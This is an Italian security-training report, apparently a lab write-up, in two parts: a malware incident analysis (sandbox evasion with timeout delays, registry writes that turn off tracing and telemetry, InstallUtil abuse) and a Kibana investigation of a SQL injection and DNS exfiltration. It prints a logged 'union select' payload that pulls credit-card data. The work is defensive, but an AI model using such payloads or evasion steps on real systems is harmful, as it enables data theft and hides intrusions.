
Come prova finale non ci resta che eseguire il file nel nostro ambiente protetto: si tratta effettivamente del prompt dei comandi di windows.
















rd

Analisi di un Incident che ha impattato una macchina con sistema operativo Windows 10 (x64) in data 25.08.2024 alle ore 22.38.



Nel caso in questione l'utente del PC vittima ha effettuato il download di 2 file da un repository di GitHub










Dopo aver effettuato il download, l'utente procede all'avvio ottenendo in entrambi i casi una finestra di errore.

Poiché la finestra di errore, relativa all'avvio di un file .exe, è stata aperta tramite il browser Edge, e non dal sistema come ci aspetteremo, la cosa ci ha insoppettito portandoci ad effettuare analisi più appronfondite.














Il primo grosso errore commesso dall'utente del PC vittima è l'aver effettuato il login con l'utenza amministrativa: poiché il download dei files dal repository di GitHub avviene per azione volontaria dell'utente, non vi è alcuna una scalata ai privilegi da parte dell'attaccante e tutti i processi coinvolti possono così essere avviati con il massimo dei privilegi proprio grazie all'utenza amministrativa utilizzata per effettuare il login alla macchina target (sotto alcuni esempi).



















Proseguendo nell'analisi notiamo che, nell'esecuzione dei processi, si ricorre all'esecuzione di *timeout.exe* tramite *cmd.exe*, azione volta ad introdurre dei ritardi. Questo tipo di comportamento è noto e volto a camuffare la propria attività cercando di eludere l'analisi dinamica dei sandbox automatici poiché il flusso appare più frammentato e meno lineare.

cmd.exe (PID: 7520) esegue timeout.exe  $\rightarrow$  collegato al processo Jvczfhe.exe













cmd.exe (PID: 7876) esegue timeout.exe → collegato a Muadnrd.exe





Vengono inoltre utilizzate altre tecniche di evasione come l'avvio e crash multiplo di applicazioni (*Jvczfhe.exe*, *Muadnrd.exe*) ottenute tramite strategici e voluti arresti (*exit*).







Il malware in questione effettua la modifica delle chiavi di registro sensibili come quelle relative ad Internet Explorer, policies di sicurezza e telemetria.

#### Internet Explorer:


HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap


4.559 s +14.3	79 s	- 10	
Time	Operation	Name	Key and value
+14797 ms	Write	ProxyBypass	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM  1
+14797 ms	Write	IntranetName	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM 1
+14797 ms	Write	UNCAsIntranet	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM  1
+14797 ms	Write	AutoDetect	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM

Tali modifiche possono essere sfruttate per evadere controlli proxy, forzare l'accesso a contenuti interni e ridurre il livello di sicurezza della navigazione web.

#### Valori scritti:

- ProxyBypass = 1
- IntranetName = 1







#### Policies di sicurezza:


HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe\_RASAPI32 HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe\_RASMANCS HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd\_RASAPI32 HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd\_RASMANCS


		osition of select the desir	ed segment by yourself ②
22.105 s			+21.04 s
Time	Operation	Name	Key and value
+21040 ms	Write	EnableFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
rz 1040 III5	Wille	Enablerite fracting	0
+21040 ms	Write	EnableAutoFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
			0
+21040 ms	Write	EnableConsoleTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI3
			0

Tali modifiche disattivano la registrazione di attività di rete puntando a rendere più difficile il tracciamento del comportamento del malware sia da parte di strumenti diagnostici che da parte degli amministratori.

#### Valori scritti:

- EnableFileTracing = 0








#### Telemetria:

HKEY\_CURRENT\_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent




Tali modifiche suggeriscono che il malware tenta di silenziare la telemetria e/o di forzare un comportamento del browser predefinito al fine di ridurre eventuali tracce digitali impedendo notifiche indesiderate verso Mozilla od altri sistemi.



#### Valori scritti:


- DisableTelemetry = 1
- DisableDefaultBrowserAgent = O
- SetDefaultBrowserUserChoice = 1






Un'altra tecnica che viene utilizzata dal malware è l'utilizzo di *InstallUtil.exe* per eseguire payload .NET in modo stealthy sfruttando la connessione a porte inusuali:

Process details ID 5152 No verdict
InstallUtil.exe All
4.8.9037.0 built by: NET481REL1 NET Framework installation utility
Username: admin
Start: +54586ms Indicators: 😾 ↔
Command line A
*C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe*
More Info
Warning 1
T1571 Non-Standard Port (1)
Connects to unusual port








Tale tecnica di offuscamento si basa sull'utilizzo di .NET Reactor il quale, riesce a bypassare restrizioni ed antivirus in quanto il payload risulta firmato da Microsoft.



```
55 53 31 13 30 11 06 03 55
                            68 69 6E 67 74 6F 6E 31 10
                            ....Washington1
                            0 U Redmond
13 07 52 65 64 6D 6F 6E 64
04 0A 13 15 4D 69 63 72 6F
                            1.0 U Micro
                            soft Corporation
72 70 6F 72 61 74 69 6F 6E
                            1(0&...U....Micro
04 03 13 1F 4D 69 63 72 6F
64 65 20 53 69 67 6E 69 6E
                            g PCA 2011 . 2408
30 31 31 17 0D 32 34 30 38
38 5A 17 0D 32 34 31 31 31
                            16194018Z 24111
5A 30 82 01 04 30 32 02 13
                            4080018Z0 ... 02
```








#### **CONCLUSIONI:**

Nonostante dall'analisi fatta non risultino evidenze di effettivi ed importanti danni arrecati alla macchina o alle infrastrutture di rete, non possiamo di certo affermare che si tratti di un falso positivo in quanto il malware ha fatto comunque breccia nelle difese eludendo l'antivirus e creando una persistenza.


Pertanto raccomandiamo di procedere alle dovute remediations sulla macchina target:

- 1) utilizzare un antivirus aggiornato ed effettuare una scansione completa del PC
- 2) rimuovere le infezioni individuate
- 3) ricorrere all'utilizzo dell'utenza Admin solo se strettamente necessario
- 4) ricorrere a strong password, soprattutto per le utenze amministrative
- 5) scaricare file solo da fonti attendibili






# BONUS 2 - ANALISI DATI HTTP E DNS








**STRUMENTI UTILIZZATI**: Kibana, uno strumento di analisi e visualizzazione dei dati, riusciamo a identificare i dettagli dell'attacco, inclusi gli indirizzi IP coinvolti, le porte di comunicazione e i dati esfiltrati

#### **OBIETTIVI:**

- Indagare su un attacco di iniezione SQL
- Indagare sull'esfiltrazione dei dati DNS



### ATTACCO DI INIEZIONE SQL


MySQL è un database molto diffuso e utilizzato da numerose applicazioni web Si tratta di una tecnica di iniezione di codice in cui un aggressore esegue istruzioni SQL dannose per controllare il server del database di un'applicazione web.






È stato stabilito che l'exploit si è verificato durante il **mese di giugno 2020**. Sarà necessario modificare le impostazioni dell'ora per visualizzare i dati relativi al mese di giugno 2020

Osserviamo il numero totale di log per l'intero mese di giugno 2020:



Poiché l'autore della minaccia ha valutato i dati archiviati su un server web, il filtro HTTP viene utilizzato per selezionare i log associati al traffico HTTP.



Team WolfGuard

Identifichiamo l'indirizzo IP di origine dell'attacco, l'indirizzo : 209.165.200.227 IP di e destinazione: 209.165.200.235, con la porta di destinazione 80, tipica per il traffico web http.

IP Address	Count	IP Address =	Count
209.165.200.227	22	209.165.200.235	22

Q Q [] \* America/Los\_Angeles destination\_geo.timezone Q Q [] \* 209.165.200.235 destination ip Q Q [] \* 209.165.200.235 destination\_ips destination\_port Q Q II \* 80 event\_type QQ T \* bro\_http Q Q Ⅲ \* d68c9360b6ae h":"209.165.200.227","id.oriq p":56194,"id.resp h":"209.165.200.2 esp\_p":80,"trans\_depth":1,"method":"GET","host":"209.165.200.235" mutillidae/index.php?page=user-info.php&username='+union+select+co ber,ccv,expiration,null+from+credit\_cards+--+&password=&user-info it-button=View+Account+Details", "referrer": "http://209.165.200.235 dae/index.php?page=user-info.php", "version": "1.1", "user\_agent": "Mo 0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0", "requi len":0, "response\_body\_len":23665, "status\_code":200, "status\_msg":" s":["HTTP::URI\_SQLI"], "resp\_fuids":["FEvWs63HqvCqth3LH1"], "resp\_m; s":["text/html"]} ⊕ ⊕ □ ★ /nsm/import/bro/bro-W5Ldfbf0/http.log

Analizzando i log, il primo evento significativo è stato registrato il 12 giugno 2020 alle 21:30:09.445, dove è stata effettuata una richiesta HTTP GET da parte dell'attaccante.

La richiesta includeva dettagli sensibili, come numeri di carta di credito, scadenze e codici di sicurezza. Questo suggerisce che l'attaccante stesse cercando di ottenere informazioni riservate utilizzando un attacco di iniezione SQL.



d

Facciamo clic sul valore nel campo alert \_id della voce di registro per ottenere una visualizzazione diversa dell'evento.

```
a/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len":0, "response_body_len":23665, "status_code":200, "status_msg": "OK", "tags": ["HTTP:
  SQLI"], "resp_fulds":["FEvWs63HqvCqth3LH1"], "resp_mime_types":["text/html"]}
    estamp: 2020-06-12 21:30:09
     ingerprint: 209.165.200.227:56194 - UNKNOWN [S44:64:1:60:M1460,S,T,N,W7:.:?:?] (up: 2829 hrs)
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
```

Il risultato si apre in una nuova scheda del browser web con informazioni provenienti da capME! (consente di visualizzare una trascrizione pcap).

In particolare, la presenza delle parole "union" e "select" nel campo username suggerisce un tentativo di bypassare la sicurezza del database per estrarre dati sensibili.


L'analisi ha rivelato che l'attaccante è riuscito a ottenere i dettagli di numerosi utenti, inclusi numeri di carta di credito, password e date di scadenza. Questo tipo di vulnerabilità, se non correttamente gestito, può portare a gravi violazioni della sicurezza, come *l'esfiltrazione di dati sensibili*.

Team WolfGuard

#### **ESFILTRAZIONE DATI DNS**


DNS sta per **Domain Name System** (Sistema dei Nomi di Dominio) ed è un protocollo fondamentale di Internet che funziona come una "rubrica telefonica" per i siti web. Traduce i nomi di dominio (es. google.com, facebook.com) in indirizzi IP (es. 172.217.16.206), permettendo ai dispositivi di trovare e comunicare con i server corretti.

Count



Scorrendo verso il basso è possibile visualizzare un elenco dei principali client e server DNS .

Dopo aver limitato il filtro al dominio "example.com", sono stati registrati gli indirizzi IP di origine e di destinazione il client ha indirizzo 192.168.0.11 e server DNS 209.165.200.235





Open -

Team WolfGuard

DNS - Queries (1).csv

~/Downloads

